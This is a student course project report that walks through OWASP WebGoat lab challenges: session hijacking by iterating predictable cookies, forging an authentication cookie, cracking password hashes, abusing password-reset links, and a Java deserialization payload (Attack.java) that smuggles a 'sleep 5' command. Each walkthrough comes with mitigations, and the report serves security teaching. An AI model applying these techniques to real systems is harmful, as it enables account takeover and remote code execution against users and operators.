FINAL PROJECT

95-748: SOFTWARE AND SECURITY

Stefan Andreev, Adarsh Rai, Devan Rajendran
Akihiro Sunagawa, Changwei Yao

1. Broken access controls


a. Hijack a session

Vulnerability Analysis

Session hijacking refers to the malicious act of taking control of a user's web session. A session, in the context of web browsing, is a series of interactions between two communication endpoints, sharing a unique session token to ensure continuity and security.


Exploitation

We used burpsuite to intercept the traffic flowing out of our webgoat local server. Using the proxy tab we were able to catch and intercept the POST request for hijacking the session -



This request was then sent to the repeater to hit the URL with different contents in the request header.

The Hijack cookie value within the Cookie header was removed and the request was sent multiple times. Then the response indicated a set cookie parameter that involved a hijack cookie value. This value took the following values on repeatedly hitting the request -




As you can see the first half of hijack cookie value seemed to be increasing uniformly with each request. The second half of the hijack cookie seems to be a timestamp of sorts.

To try and sign on with the required user, we need to find the value of the hijack cookie that lets the server form a trust with your request and then signs you on. The screenshot shows a missing value of hijack cookie that ends with 434. You can use this value and iterate the second half from 6661795 till 715379 using the intruder option within burpsuite as shown below-

Upon running this script, you can see that for a particular value of 689657 you get a positive response from the server with 439 characters which says that you were successfully able to sign in to the system using the derived hijack cookie value.

This means that you were successfully able to hijack into the session and upon refreshing the page you can be seen to be logged in and the challenge is completed on webgoat.



Mitigation

Some mitigation strategies are following basic security practices such as avoiding public Wi-Fi for sensitive transactions, using VPNs, and keeping software up to date. It's also important for users to be aware of phishing tactics and to understand the importance of logging out of sessions, especially on shared computers.

Security Touchpoints

Implement strong session management mechanisms: This involves using securely generated, random session tokens that are difficult to predict, enforcing short session timeouts to minimize the risk window, and ensuring automatic session invalidation upon logout or inactivity.
Secure coding practices: Proper input validation and sanitization, along with setting HTTPOnly and Secure flags on cookies help mitigate vulnerabilities like cross-site scripting (XSS).
Using Multi-Factor Authentication (MFA): This adds an extra layer of security by requiring users to verify their identity through an additional factor, such as a one-time passcode or biometric

authentication. Even if an attacker compromises a session token, MFA ensures that they cannot gain full access without the second authentication factor.

d. Spoofing an authentication cookie

Vulnerability Analysis

Spoofing and authentication cookie involves modifying the authentication cookie in a request so that the server automatically authenticates the request thinking that it is coming from a legitimate source.


Exploitation

For this we have used the same methodology as before, where we used Burpsuite to intercept the request to understand how authentication cookies work on webgoat, find a pattern and exploit the pattern for a particular user that is provided.

Lets try decoding and understanding what authentication cookie is being generated upon signing in with credentials - webgoat and admin for both user and password.

We started by intercepting the request and sending it to the repeater to modify the request and hit it from burpsuite.


For username = admin and password = admin we have -




For username = admin and password = admin we have the following cookie generated -

```
"Cookie details for user admin:<br \\/>spoof_auth=NjgOY
jYxNDQ2NDQzNTc1OTdhNTk2ZTY5NmQ2NDYx",
"assignment":"SpoofCookieAssignment",
"attemptWasMade":false
```


This has to be translated from base 64 to url-8 first and this could be done in an online base64 converter -




Cookie for username&password = webgoat



Cookie for username&password = admin


This value can then further be translated and decoded from UTF-8 (Hex) to text using another online tool -



As you can see, the converted string reads AQybrWXULW**nimda** and AQybrWXULW**taogbew** which has the words admin and webgoat reversed and attached at the end of a string. This means that authentication cookies are being created by having a fixed string “AQybrWXULW” followed by a reversed string for the user id.
To spoof an authentication cookie for the user “Tom” we will need to encode the string - “AQybrWXULWmot” to hex and then base64.

Then encoding this to base 64 -

Adding a value called spoof_auth into the cookie header in the request and hitting the request as shown below, we were able to log into Tom’s account using authentication cookie spoofing. This shows that we were successfully able to log into toms account -



Mitigation

Preventing attackers from tampering with cookies through practices like strong encryption for authentication cookies making it harder for the attackers to find patterns and decrypt them. This can also involve periodically regenerating session IDs after successful authentication to minimize the risk of session fixation attacks.Other mitigation strategies involve using a password manager and always log in using sites with HTTPS.

Security Touchpoints

To prevent this from a software security standpoint, here are some suggestions -

Sanitizing input: Input validation must be mandatory to not have injection vulnerabilities. Things like profiles or generally things that post back to the user what was entered in one way or another must be heavily sanitized, as they are a prime vector of compromise. Same goes for data sent to the server via anything: cookies, get, post, headers everything you may or may not use from the client must be sanitized.

Other than this general coding practices like code review, penetration testing etc must be carried out to ensure application safety.

2. Cryptographic Failures

a. Crypto Basics

Vulnerability Analysis

Hashing is the process of applying a hash function to plaintext, creating a string (hash) from which the original text cannot be recovered.
Hash functions generally have the property that it is difficult to infer the original text from the hash. However, by guessing the method used for hashing, it is possible to perform a dictionary attack using a combination of known passwords and hashes, which can lead to hash cracking.
This vulnerability falls under the category of authentication risk, as weak or improperly implemented hash functions can allow attackers to recover original passwords and impersonate legitimate users. From a technical standpoint, this can lead to unauthorized access to critical systems, data breaches, and privilege escalation.

Exploitation

We used online hash cracker, “CrackStation” to crack the first hash[1].

[1] CrackStation, https://crackstation.net/, Accessed February 1, 2025.




Fig. # CrackStation

For the second hash, unfortunately CrackStation did not work. So, we used online hash identifier[2] first and detected the hash is SHA2-256 format, then used john the ripper to crack the hash.




Fig #. Hash Analyzer

Fig. # John the Ripper

Mitigation

In order to avoid being a victim of hash cracking, the following three points are important:

- Do not reuse passwords: Using the same password for multiple accounts increases the risk of cracking if one account is compromised.
- Use a salt when hashing passwords: Salting involves adding a unique random string to each password before hashing. This makes it much harder for attackers to use pre-computed tables of hashes (rainbow tables) to crack passwords.

[2] Hash Analyzer, https://www.tunnelsup.com/hash-analyzer/, Accessed February 1, 2025.

- Use a computationally intensive hash function: Modern hashing algorithms are designed to be slow to compute, making brute-force attacks more time-consuming and expensive for attackers.

In order to ensure that these are implemented reliably, it is of course necessary to continuously review them through the SDLC, but what is particularly important is to define the importance and retention period of the data at the stage of requirements definition. Since data encryption is basically broken if you spend time on it, the most important thing to consider when considering an encryption method is how many years the data to be encrypted must be kept secret.

6. Identity & Auth Failure:


b. Insecure Login

Vulnerability Analysis

Encryption plays a vital role in securing communication, yet when it's missing from login processes, user credentials become highly vulnerable to interception. In this context, if the website sends login info in plaintext in an unencrypted manner, then this sensitive info will be exposed to potential threats like man-in-the-middle attacks and packet sniffing. For example, the attacker in the same network could easily intercept your username and password with sniffing tools.

Exploitation

1. First right click on the website page and then click inspect to open the DEVELOPMENT TOOLS.
2. Click login in to see what will happen next.
3. Locate the query to start.mc in the Network tab and click on Parameters, specifically showing in the following image.



4. Finally enter the username and the password above.

Risk Categorization & Mitigation Strategy

This vulnerability presents a high risk due to its severe impact and ease of exploitation. Without encryption protocols like TLS/SSL, login credentials are transmitted in plaintext, allowing attackers to intercept usernames and passwords effortlessly using packet sniffers. This can lead to unauthorized access, data breaches, and even account takeovers, posing security and business risks. Additionally, data leaks, financial losses and even reputational damage to the organization would also be induced.

To mitigate these risks, organizations must enforce encryption by mandating HTTPS with TLS/SSL to secure data transmission. Multi-factor authentication (MFA) should be implemented to add an extra layer of security, while password resets should follow strict protocols, including strong security questions, one-time-use reset tokens, and time-limited reset links tied to the user's IP. Additionally, brute force attacks must be prevented through rate limiting and anomaly detection, while email verification processes should avoid revealing whether an account exists.

Security Touchpoints

First, threat modeling would have caught the risk of sending credentials in plaintext right from the start. Secure coding practices—like enforcing HTTPS by default—would have ensured encryption was in place from day one. Then, automated security scanning would've flagged any insecure data transmission before the system even went live.

Even if something slipped through, penetration testing (basically ethical hacking) would have exposed the flaw before attackers could exploit it. Code reviews should have caught missing encryption, and once everything was up and running, logging and monitoring would've helped detect any suspicious login attempts in real-time.

d. Password Reset

Vulnerability Analysis


Weak password reset mechanisms can introduce serious security risks, often leading to account takeovers and data breaches. One of the most critical flaws is sending passwords via email in plaintext, which not only exposes them to interception but also suggests that the website stores passwords insecurely. If an attacker gains access to a user's email, they can easily retrieve credentials and access accounts without additional verification.

Beyond plaintext transmission, poorly designed reset processes—such as predictable security questions or lack of restrictions on reset attempts—make it easier for attackers to exploit these

vulnerabilities. Without proper safeguards, a weak password reset system can become the easiest entry point for unauthorized access.

Exploitation


Subtask: Email functionality with WebWolf



1. Login in WebWolf.
2. Log in with your username and select "forgot your password".
3. Then a message with the reseted password will appear in WebWolf, go back to WebGoat and type the password from your user.

Subtask: Find out if the account exists

1. If the user exists we will see the following messages: "Sorry the solution is not correct, please try again".
2. After trying “Tom” and “purple”, got messages like below.



Subtask: The Problem with Security Questions

1. First try to send a password reset link to your own account and you will see a unique code for this link.
2. ThenTurn on the interceptor in BurpSuite. Then submit the reset password request for Tom’s emails, and then check WebWolf and you will see the link below.

```
{
  "timestamp" : "2025-02-11T16:07:18.101328510Z",
  "request" : {
    "uri" : "http://127.0.0.1:9090/WebWolf/PasswordReset/reset/reset-password/d39097b2-5d77-4bba-a973-2dc3170f4a06",
    "remoteAddress" : null,
    "method" : "GET",
    "headers" : {
      "Accept" : [ "application/json, application/*+json" ],
      "Connection" : [ "keep-alive" ],
      "User-Agent" : [ "Java/21.0.1" ],
      "Host" : [ "127.0.0.1:9090" ]
    }
  },
  "response" : {
    "status" : 404,
    "headers" : {
```


3. Copy the unique code and replace the same part in your password reset link.
4. Finally reset the password of Tom and login in with Tom account.

Password changed successfully, please login again with your new password

Risk Categorization & Mitigation Strategy

This vulnerability poses a high risk due to its potential for exploitation and severe consequences. When websites send passwords via email in plaintext, they expose user credentials to interception, making it easy for attackers to access accounts if an email is compromised. More concerning is the implication that these passwords are stored in plaintext, turning the database into a prime target for breaches.

To eliminate this risk, applications must never store or send passwords in plaintext. Instead, they should use strong cryptographic hashing algorithms like bcrypt, Argon2, or PBKDF2 to securely store credentials. Password reset mechanisms should rely on time-limited, one-time-use reset links sent via email rather than transmitting actual passwords. Additionally, these reset links should be tied to the user's IP and require additional authentication steps, such as MFA.

Security Touchpoints

If security had been built into the development process from the start, this vulnerability wouldn't have been an issue. Early on, threat modeling would have flagged the risk of sending passwords in plaintext, giving developers a chance to address it before any code was written. Following secure coding practices would have ensured that passwords were stored safely using encryption instead of being left exposed.

Before the system even went live, automated security scans could have caught weak password handling, while penetration testing would have revealed how attackers might exploit it. Code reviews should have picked up any insecure reset mechanisms before they made it to production. Once everything was running, logging and monitoring would have helped detect suspicious password reset attempts or credential leaks.


e. Secure Passwords

Vulnerability Analysis

Setting a password is a crucial element in the authentication process. If your password is too short or easily guessable, like "password", attackers can easily crack it and gain unauthorized access to your system.
This vulnerability falls under the category of authentication risk, as weak passwords can be easily guessed or brute-forced, leading to unauthorized access. From a business perspective, compromised accounts can result in data breaches, operational disruptions, financial losses, and regulatory penalties due to non-compliance with security standards such as NIST, PCI DSS, and GDPR.

Exploitation

Attackers often use methods like brute-force attacks, rainbow table attacks, or password spraying to try and guess passwords.



Mitigation


The most recommended defense is multi-factor authentication. While passwords fall under "What you know", multi-factor authentication adds "What you have" (like a code from your phone) or "Who you are" (like a fingerprint) to the authentication process. This makes it much harder for attackers to break in, even if they have your password.
Other simpler methods include limiting the number of password attempts or using CAPTCHA to prevent automated attacks. You can also enforce strong password policies, requiring passwords to be at least 8 characters long and include a mix of uppercase letters, lowercase letters, special characters, and numbers.
Since the setting of password policies is a relatively flexible item, it is important to verify that it will not be broken in the penetration test at the testing stage, on the premise that it is designed in accordance with documents such as NIST SP800-63B.

Insecure Deserialization

Vulnerability Analysis


Insecure deserialization is a vulnerability that occurs when applications deserialize data from untrusted sources without proper validation. When an application converts serialized data (like JSON, XML, or binary formats) back into objects, attackers can manipulate this data to include malicious code or objects that, once deserialized, can trigger unintended functionality or code execution. This vulnerability allows attackers to modify application logic, perform denial-of-service attacks, or even execute arbitrary code on the server. It's particularly dangerous because the attack occurs during a fundamental operation that many applications perform routinely.

Exploitation



The attack begins with cloning the source code of the WebGoat OWASP project from its host repository on github. The next steps require the attacker to scour the /deserialization folder in the /lessons directory, and observe the insecurely implemented java code that is supposed to perform serialization and deserialization. Once the VulnerableTaskHolder.java file is created and populated with definitions and functions, there must be another class program to run the attack. The goal of Attack.java is to create an object of VulnerableClassHolder using attacker-controlled input parameters that halt the application for exactly five seconds.

After the classes VulnerableTaskHolder and Attack are defined, the next step is to compile the Attack code so it can be run by the java virtualization environment. Executing the Attack program produces an output in serialized (base64 encoded) format that can be validated by the WebGoat task for Insecure Deserialization.



The WebGoat application verifies that the task was successfully completed. The page response was indeed delayed by exactly 5 seconds per the serialized input.

```
┌──(kali㉿kali)-[~/…/owasp/webgoat/lessons/deserialization]
└─$ cat Attack.java
import java.io.*;
import java.util.*;
import java.time.*;
import org.dummy.insecure.framework.VulnerableTaskHolder;

public class Attack{
    public static void main(String[] args) throws FileNotFoundException,IOException,ClassNotFoun
dException {
        VulnerableTaskHolder o = new VulnerableTaskHolder("sleep", "sleep 5");
        ByteArrayOutputStream baos = new ByteArrayOutputStream();
        ObjectOutputStream oos = new ObjectOutputStream(baos);
        oos.writeObject(o);
        oos.close();
        System.out.println(Base64.getEncoder().encodeToString(baos.toByteArray()));
}
}
```

Using the cat command to display the contents of the Attack.java can be seen above. A simple program instantiates a VulnerableTaskHolder object into memory using two arguments to create a delay in the page response. The object is then written to an output stream and its encoded format is printed to the terminal.

Risk Categorization, Mitigation Strategy, & Security Touchpoints

I would classify insecure deserialization as a high-risk vulnerability. It has severe potential impact (allowing remote code execution in many cases) combined with widespread prevalence across different technologies and frameworks. OWASP consistently ranks it among the top 10 web application security risks because exploitation often leads to complete system compromise, and detection can be challenging during code reviews or automated scanning.

